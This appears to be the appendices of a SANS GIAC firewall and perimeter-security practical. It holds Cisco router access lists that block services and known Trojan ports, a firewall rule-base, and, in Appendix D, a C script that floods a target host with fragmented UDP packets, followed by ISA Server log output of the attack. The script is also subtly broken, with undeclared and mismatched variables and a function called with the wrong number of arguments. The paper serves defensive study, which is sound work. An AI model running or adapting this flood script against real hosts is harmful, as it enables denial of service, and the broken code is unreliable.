access-list 101 deny ip 114.0.0.0 0.255.255.255 any
access-list 101 deny ip 115.0.0.0 0.255.255.255 any
access-list 101 deny ip 116.0.0.0 0.255.255.255 any
access-list 101 deny ip 117.0.0.0 0.255.255.255 any
access-list 101 deny ip 118.0.0.0 0.255.255.255 any
access-list 101 deny ip 119.0.0.0 0.255.255.255 any
access-list 101 deny ip 120.0.0.0 0.255.255.255 any
access-list 101 deny ip 121.0.0.0 0.255.255.255 any
access-list 101 deny ip 122.0.0.0 0.255.255.255 any
access-list 101 deny ip 123.0.0.0 0.255.255.255 any
access-list 101 deny ip 124.0.0.0 0.255.255.255 any
access-list 101 deny ip 125.0.0.0 0.255.255.255 any
access-list 101 deny ip 126.0.0.0 0.255.255.255 any
access-list 101 deny ip 127.0.0.0 0.255.255.255 any
access-list 101 deny ip 197.0.0.0 0.255.255.255 any
access-list 101 deny ip 222.0.0.0 0.255.255.255 any
access-list 101 deny ip 223.0.0.0 0.255.255.255 any
access-list 101 deny ip 240.0.0.0 0.255.255.255 any
access-list 101 deny ip 241.0.0.0 0.255.255.255 any
access-list 101 deny ip 242.0.0.0 0.255.255.255 any
access-list 101 deny ip 243.0.0.0 0.255.255.255 any
access-list 101 deny ip 244.0.0.0 0.255.255.255 any
access-list 101 deny ip 245.0.0.0 0.255.255.255 any
access-list 101 deny ip 246.0.0.0 0.255.255.255 any
access-list 101 deny ip 247.0.0.0 0.255.255.255 any
access-list 101 deny ip 248.0.0.0 0.255.255.255 any
access-list 101 deny ip 249.0.0.0 0.255.255.255 any
access-list 101 deny ip 250.0.0.0 0.255.255.255 any
access-list 101 deny ip 251.0.0.0 0.255.255.255 any
access-list 101 deny ip 252.0.0.0 0.255.255.255 any
access-list 101 deny ip 253.0.0.0 0.255.255.255 any
access-list 101 deny ip 254.0.0.0 0.255.255.255 any
access-list 101 deny ip 255.0.0.0 0.255.255.255 any
!


```

! filter packets leaving GIAC network and targeted for the
router ! or the Internet.
!
! clear access-list 102
!
no access-list 102
access-list 102 permit ip 50.25.50.0 0.0.0.255 any
access-list 102 deny ip any any log
!
! permit only echo, source quench, parameter-problem and
! fragmentation needed and DF bit set icmp messages to leave
GIAC
! network to the Internet
!
access-list 102 permit icmp 50.25.50.0 0.0.0.255 any echo
access-list 102 permit icmp 50.25.50.0 0.0.0.255 any source-
quench
access-list 102 permit icmp 50.25.50.0 0.0.0.255 any packet-too-
big
access-list 102 permit icmp 50.25.50.0 0.0.0.255 any parameter-
problem
access-list 102 deny icmp any any log
!
! drop all network services which GIAC does not use or support.
! this is mainly against attack carried out from an internal
! machine which may have been compromised
!
! Echo
access-list 102 deny tcp any any eq 7 log
access-list 102 deny udp any any eq 7 log
!
! Chargen
access-list 102 deny tcp any any eq 19 log
access-list 102 deny udp any any eq 19 log
!
! Microsoft WINS traffic
access-list 102 deny tcp any any eq 42 log
!
! bootps, bootpc/dhcp and tftp (69)
access-list 102 deny udp any any range 67 69 log
!
! finger
access-list 102 deny tcp any any eq 79 log
!
! sunrpc
access-list 102 deny tcp any any eq 111 log
access-list 102 deny udp any any eq 111 log
!
! ident/auth
access-list 102 deny tcp any any eq 113 log
!
! Unix to Unix copy (uucp)
access-list 102 deny tcp any any eq 117 log
!

```

```

! end point mapper (mainly used by MS domains)
access-list 102 deny tcp any any eq 135 log
!
! netbios
access-list 102 deny udp any any range 137 138 log
access-list 102 deny tcp any any eq 139 log
!
! SNMP
access-list 102 deny tcp any any eq 161 log
!
! CIFS/SMB (Microsoft again)
access-list 102 deny tcp any any eq 445 log
!
! whois
access-list 102 deny tcp any any eq 513 log
!
! rlogin, syslog
access-list 102 deny udp any any range 513 515 log
!
! lp, lpr
access-list 102 deny tcp any any eq 515 log
!
! talk
access-list 102 deny tcp any any eq 517 log
!
! MSSQL
access-list 102 deny tcp any any eq 1433 log
!
! CISCO - reply packet will contain the name cisco
!
access-list 102 deny udp any any eq 1999 log
!
! rpc.sql-ttdbserverd, rpc.spray, rpc.cmsd
access-list 102 deny tcp any any eq 32773 log
access-list 102 deny tcp any any eq 32776 log
access-list 102 deny tcp any any eq 32779 log
!
! well known Trojan port numbers
!
! Subseven port numbers
access-list 102 deny tcp any any range 6711 6712 log
access-list 102 deny tcp any any eq 6776 log
access-list 102 deny tcp any any eq 6669 log
access-list 102 deny tcp any any eq 2222 log
access-list 102 deny tcp any any eq 7000 log
!
! TrinityV3
!
access-list 102 deny tcp any any eq 33270 log
access-list 102 deny tcp any any eq 39168 log
!
! Trinoo
!
access-list 102 deny tcp any any eq 27665 log

```

```
access-list 102 deny udp any any eq 31335 log
access-list 102 deny udp any any eq 27444 log
!
! BackOrifice
!
access-list 102 deny tcp any any eq 31337 log
!
! DeepThroat
!
access-list 102 deny tcp any any eq 3150 log
!
! other parameters
!
!
no cdp run
no service tcp-small-servers
no service udp-small-servers
no ip finger
no service finger
no ip http server
no ip bootp server
no boot network
no service config
no ip source-route
no snmp-server
no logging console
logging buffered
logging 172.19.1.2
```

© SANS Institute 2000 - 2002, Author retains full rights.

Appendix C: Firewall Rule-base

```
#####
#
#   Internet Protocol Packet Filter Rules Configuration File
#
#####
#
#####
#
# Select any alternative from each column.
#
# Action service/protocol Frm host/subnetmask To host/subnetmask Options
# =====
#
# PERMIT service/protocol INTERNAL_NETWORK INTERNAL_NETWORK ENABLE_REPLY
# DENY service EXTERNAL_NETWORK EXTERNAL_NETWORK DONT_AUDIT
# PROXY ALL LOCAL_HOST LOCAL_HOST TIME_OUT=nnn
# ALL/protocol EVERYONE EVERYONE NO_IF_CHECK
# if_NETWORK if_NETWORK TCPSYNFLD
# nnn.nnn.nnn.nnn nnn.nnn.nnn.nnn TCPSYNFLD_TIMEOUT=nnn
# nnn.nnn.nnn.nnn/subnet nnn.nnn.nnn.nnn/subnet
#
# Place site-specific rules here, above the rules that are generated
# automatically by the firewall administrative interface.
#
#
# Internal employee browsing traffic
#
permit 80/tcp wwwproxy ALL_EXTERNAL NO_AUDIT
permit 443/tcp wwwproxy ALL_EXTERNAL NO_AUDIT
permit 80/tcp giac-internal-users wwwproxy NO_AUDIT
permit 443/tcp giac-internal-users wwwproxy NO_AUDIT
#
```

```

#     Allows the sending of syslogs from the FIREWALL to the logging server.
#
permit      514/udp          FIREWALL    ext-log          NO_AUDIT
#
# Access by external ip address to our Internet Web and External SMTP server
#
permit      80/tcp          ALL_EXTERNAL  ext-web
permit      443/tcp         ALL_EXTERNAL  ext-web
permit      25/tcp          ALL_EXTERNAL  ext-smtp          NO_AUDIT
#
# Outgoing email and incoming email via SMTP
#
permit      25/tcp          int-smtp      ext-smtp          NO_AUDIT
permit      25/tcp          ext-smtp      ALL_EXTERNAL      NO_AUDIT
permit      25/tcp          ext-smtp      int-smtp          NO_AUDIT
#
# Included here predict higher frequency due to web surfing and
# email by internal staff and employee VPN
#
permit      53/udp          int-dns       ext-dns           ENABLE_REPLY, NO_AUDIT
permit      53/tcp          int-dns       ext-dns           NO_AUDIT
#
# Access by remote employees
#
permit      25/tcp          dec2-network  int-smtp          NO_AUDIT
permit      53/udp          dec2-network  int-dns           ENABLE_REPLY, NO_AUDIT
permit      53/tcp          dec2-network  int-dns           NO_AUDIT
permit      80/tcp          dec2-network  wwwproxy          NO_AUDIT
permit      443/tcp         dec2-network  wwwproxy          NO_AUDIT
permit      80/tcp          dec2-network  int-web           NO_AUDIT
permit      443/tcp         dec2-network  int-web           NO_AUDIT
permit      1645-1646/tcp    dec2-network  int-radius
permit      1645-1646/udp    dec2-network  int-radius        ENABLE_REPLY
deny        ALL             dec2-network  EVERYONE
#
# Access by suppliers and partners

```

```

#
permit      80/tcp          dec3-network  ext-web
permit      443/tcp         dec3-network  ext-web
permit      1645-1646/tcp   dec3-network  ext-radius
permit      1645-1646/udp   dec3-network  ext-radius ENABLE_REPLY
deny        ALL            dec3-network  EVERYONE
#
# Access by Internet Application Server
#
permit      25/tcp          ext-apps      ext-smtp      NO_AUDIT
permit      53/udp          ext-apps      int-dns       ENABLE_REPLY, NO_AUDIT
permit      53/tcp          ext-apps      int-dns       NO_AUDIT
proxy       sqlnet-2/tcp     ext-apps      int-oracle    NO_AUDIT
#
# DNS traffic
#
permit      53/udp          ext-dns       isp-dns       ENABLE_REPLY, NO_AUDIT
permit      53/tcp          ext-dns       isp-dns       NO_AUDIT
permit      53/udp          ALL_EXTERNAL  ext-dns       NO_AUDIT
deny        53/udp          giac-internal-users  ext-dns
deny        53/tcp          giac-internal-users  ext-dns
#
# NTP rules
#
permit      123/udp         ext-ntp       172.0.0.0/8    NO_AUDIT
permit      123/udp         ext-ntp       10.100.2.0/24  NO_AUDIT
permit      123/udp         ext-ntp       10.100.3.0/24  NO_AUDIT
permit      123/udp         ext-ntp       50.25.50.118   NO_AUDIT
#
# Syslog traffic
#
permit      514/udp         wwwproxy      ext-log       NO_AUDIT
permit      514/udp         ext-smtp      ext-log       NO_AUDIT
permit      514/udp         ext-dns       ext-log       NO_AUDIT
permit      514/udp         ext-web       ext-log       NO_AUDIT
permit      514/udp         ext-apps      ext-log       NO_AUDIT

```

```

permit      514/udp          ext-ntp      ext-log      NO_AUDIT
#
# ICMP from firewall admin workstation
#
permit      8/icmp          fw-admin     dec4-network
permit      8/icmp          fw-admin     dec5-network
permit      0/icmp          dec4-network fw-admin
permit      0/icmp          dec5-network fw-admin
permit      3/icmp          dec4-network fw-admin
permit      3/icmp          dec5-network fw-admin
permit      11/icmp         dec4-network fw-admin
permit      11/icmp         dec5-network fw-admin
#
# admin rules for the VPN boxes - seldom used
#
permit      80/tcp          fw-admin     172.17.1.5
permit      80/tcp          fw-admin     172.18.1.5
permit      3080/tcp        giac-internal-users  FIREWALL
#
# The default explicit deny ALL rule. That which is not explicit allowed is denied.
#
deny        ALL            EVERYONE     FIREWALL
deny        ALL            EVERYONE     EVERYONE

```

Appendix D : ISA Server Fragmented UDP Flood attack script

```
/*

Rootshell License

LICENSE: THIS PROGRAM MAY BE FREELY DISTRIBUTED AS LONG AS THE
CONTENTS OF THIS FILE ARE NOT MODIFIED.

This file may not be posted on AntiOnline (http://www.antionline.com)
or AntiCode (http://www.anticode.com). Their staff has a history of
removing all traces of Rootshell copyright notices on code that we
write. Please report any violations of this policy to Rootshell.

*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>

#ifdef STRANGE_BSD_BYTE_ORDERING_THING

#define FIX(n) (n)
#else
#define FIX(n) htons(n)
#endif

#define IP_MF 0x2000
#define IPH 0x14
#define UDPH 0x8
#define PADDING 0x0
#define MAGIC 0x3
#define COUNT 0x1

void usage(u_char *);
u_long name_resolve(u_char *);
u_short in_cksum(u_short *, int);
void send_frags(int, u_long, u_long, u_short, u_short, u_short);

int main(int argc, char **argv)
{
    int one = 1, i, rip_sock, x=1, id=1;
    dst_ip = 0;
    u_short src_prt = 53, dst_prt = 2000;

    if((rip_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
        perror("raw socket");
    }
}
```



```

        exit(1);
    }
    if (setsockopt(rip_sock, IPPROTO_IP, IP_HDRINCL, (char *)&one,
sizeof(one))
    < 0)
    {
        perror("IP_HDRINCL");
        exit(1);
    }
    if (argc < 2) usage(argv[0]);
    if (!(dst_ip = name_resolve(argv[1])))
    {
        exit(1);
    }

    srandom((unsigned) (time((time_t)0)));

    fprintf(stderr, "Sending fragmented UDP flood.\n");

    for (;;) {
        send_frags(rip_sock, dst_ip, src_prt, dst_prt, id++);
    }
    return (0);
}

void send_frags(int sock, u_long dst_ip, u_short rc_prt, u_short
dst_prt, u_short id)
{
    u_char *packet = NULL, *p_ptr = NULL;
    u_char byte;
    struct sockaddr_in sin;
    sin.sin_family      = AF_INET;
    sin.sin_port        = src_prt;
    sin.sin_addr.s_addr = dst_ip;

    packet = (u_char *)malloc(IPH + UDPH + PADDING);
    p_ptr = packet;
    bzero((u_char *)p_ptr, IPH + UDPH + PADDING);

    byte = 0x45;
    memcpy(p_ptr, &byte, sizeof(u_char));
    p_ptr += 2;
    *((u_short *)p_ptr) = FIX(IPH + UDPH + PADDING);
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(id);
    p_ptr += 2;
    *((u_short *)p_ptr) |= FIX(IP_MF);
    p_ptr += 2;
    *((u_short *)p_ptr) = 247;
    byte = IPPROTO_UDP;
    memcpy(p_ptr + 1, &byte, sizeof(u_char));
    p_ptr += 4;
    *((u_long *)p_ptr) = 200;
    p_ptr += 1;
    *((u_long *)p_ptr) = 100;
    p_ptr += 1;
    *((u_long *)p_ptr) = 100;
    p_ptr += 1;

```

```

*((u_long *)p_ptr) = 10;
p_ptr += 1;
*((u_long *)p_ptr) = dst_ip;
p_ptr += 4;
*((u_short *)p_ptr) = htons(src_ptr);
p_ptr += 2;
*((u_short *)p_ptr) = htons(dst_ptr);
p_ptr += 2;
*((u_short *)p_ptr) = htons(8);

if (sendto(sock, packet, IPH + UDPH + PADDING, 0, (struct
sockaddr *)&sin, sizeof(struct sockaddr)) == -1)
{
    perror("\nsendto");
    free(packet);
    exit(1);
}
free(packet);
}

u_long name_resolve(u_char *host_name)
{
    struct in_addr addr;
    struct hostent *host_ent;

    if ((addr.s_addr = inet_addr(host_name)) == -1)
    {
        if (!(host_ent = gethostbyname(host_name))) return (0);
        bcopy(host_ent->h_addr, (char *)&addr.s_addr, host_ent-
>h_length);
    }
    return (addr.s_addr);
}

void usage(u_char *name)
{
    fprintf(stderr,
        "%s dst_ip\n",
        name);
    exit(0);
}

```

Sample of the ISA Server UDP Fragments Flooding output

#Software: Microsoft(R) Internet Security and Acceleration Server 2000

#Version: 1.0

#Date: 2002-09-26 21:46:54

#Fields: date time source-ip destination-ip protocol

param#1 param#2 tcp-flags filter-rule interface ip-

header	payload	date	time	source-ip	destination-ip	protocol	param#1	param#2	tcp-flags	filter-rule	interface	ip-
2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00		
01 20 00 f7 11	c5 24 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00
02 20 00 f7 11	c5 23 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00
03 20 00 f7 11	c5 22 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00
04 20 00 f7 11	c5 21 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00
05 20 00 f7 11	c5 20 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00
06 20 00 f7 11	c5 1f 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00
07 20 00 f7 11	c5 1e 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00
08 20 00 f7 11	c5 1d 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00
09 20 00 f7 11	c5 1c 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	20	12	-	Fragment	110.20.20.3	45 00 00 1c 00
0a 20 00 f7 11	c5 1b 14 00 00 00 c0 a8 0a 03 00 14 00 0c 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	30	13	-	Fragment	110.20.20.3	45 00 00 1c 00
0b 20 00 f7 11	bb 1a 1e 00 00 00 c0 a8 0a 03 00 1e 00 0d 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	30	13	-	Fragment	110.20.20.3	45 00 00 1c 00
0c 20 00 f7 11	bb 19 1e 00 00 00 c0 a8 0a 03 00 1e 00 0d 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	30	13	-	Fragment	110.20.20.3	45 00 00 1c 00
0d 20 00 f7 11	bb 18 1e 00 00 00 c0 a8 0a 03 00 1e 00 0d 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	30	13	-	Fragment	110.20.20.3	45 00 00 1c 00
0e 20 00 f7 11	bb 17 1e 00 00 00 c0 a8 0a 03 00 1e 00 0d 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	30	13	-	Fragment	110.20.20.3	45 00 00 1c 00
0f 20 00 f7 11	bb 16 1e 00 00 00 c0 a8 0a 03 00 1e 00 0d 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	30	13	-	Fragment	110.20.20.3	45 00 00 1c 00
10 20 00 f7 11	bb 15 1e 00 00 00 c0 a8 0a 03 00 1e 00 0d 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	30	13	-	Fragment	110.20.20.3	45 00 00 1c 00
11 20 00 f7 11	bb 14 1e 00 00 00 c0 a8 0a 03 00 1e 00 0d 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	30	13	-	Fragment	110.20.20.3	45 00 00 1c 00
12 20 00 f7 11	bb 13 1e 00 00 00 c0 a8 0a 03 00 1e 00 0d 00 08 00 00	2002-09-26	21:46:54	200.100.100.10	110.20.20.3	Udp	30	13	-	Fragment	110.20.20.3	45 00 00 1c 00

13 20 00 f7 11 bb 12 1e 00 00 00 c0 a8 0a 03 00 1e 00 0d 00 08 00 00

© SANS Institute 2000 - 2002, Author retains full rights.

References

Lance Spitzner, *Building Your Firewall Rulebase*, January 26 2000

<http://www.enteract.com/~lspitz/rules.html>

Internet Protocol V4 Address Space, August 06 2002

<http://www.iana.org/assignments/ipv4-address-space>

Internet Storm Center Top 10, September 26 2002

<http://isc.incidents.org/top10.html>

Fyodor <Fyodor@insecure.org>, *The Art of Port Scanning*, September 06 1997

http://www.insecure.org/nmap/nmap_doc.html

Lance Spitzner, *Auditing Your Firewall Setup*, December 12 2000

<http://www.enteract.com/~lspitz/audit.html>

RFC 1918, *Address Allocation for Private Internets*, February 1996

<http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html>

RFC 792, *Internet Control Message Protocol*, September 1981

<http://www.faqs.org/rfcs/rfc792.html>

Screening Router Access List, <http://pasadena.net/cisco/secure.html>

RFC 2409, *The Internet Key Exchange (IKE)*, November 1998

<http://www.ietf.org/rfc/rfc2409.txt>

RFC 2401, *Security Architecture for the Internet Protocol*, November 1998

<ftp://ftp.isi.edu/in-notes/rfc2401.txt>

IPSec Working Group INTERNET-DRAFT, *IPSec-NAT Compatibility Requirements*, August 18 2002

<http://www.ietf.org/internet-drafts/draft-ietf-ipsec-nat-reqts-02.txt>

Router Security Configuration Guide of the System and Network Attack Center (SNAC), March 25 2002 Version 1.0k

Elizabeth D Zwicky, Simon Cooper & D. Brent Chapman, *Building Internet Firewalls 2nd Edition*, OREILLY, June 2000

Joel Scambray, Stuart McClure and George Kurtz, *Hacking Exposed 2nd Edition*, Osborne, 2001

Secure Server Enrollment Guide,
<http://www.verisign.com/support/site/secure/eguide.html>

Configuring the Contivity VPN Switch, version 4.00, Nortel Networks, December 2001

© SANS Institute 2000 - 2002, Author retains full rights.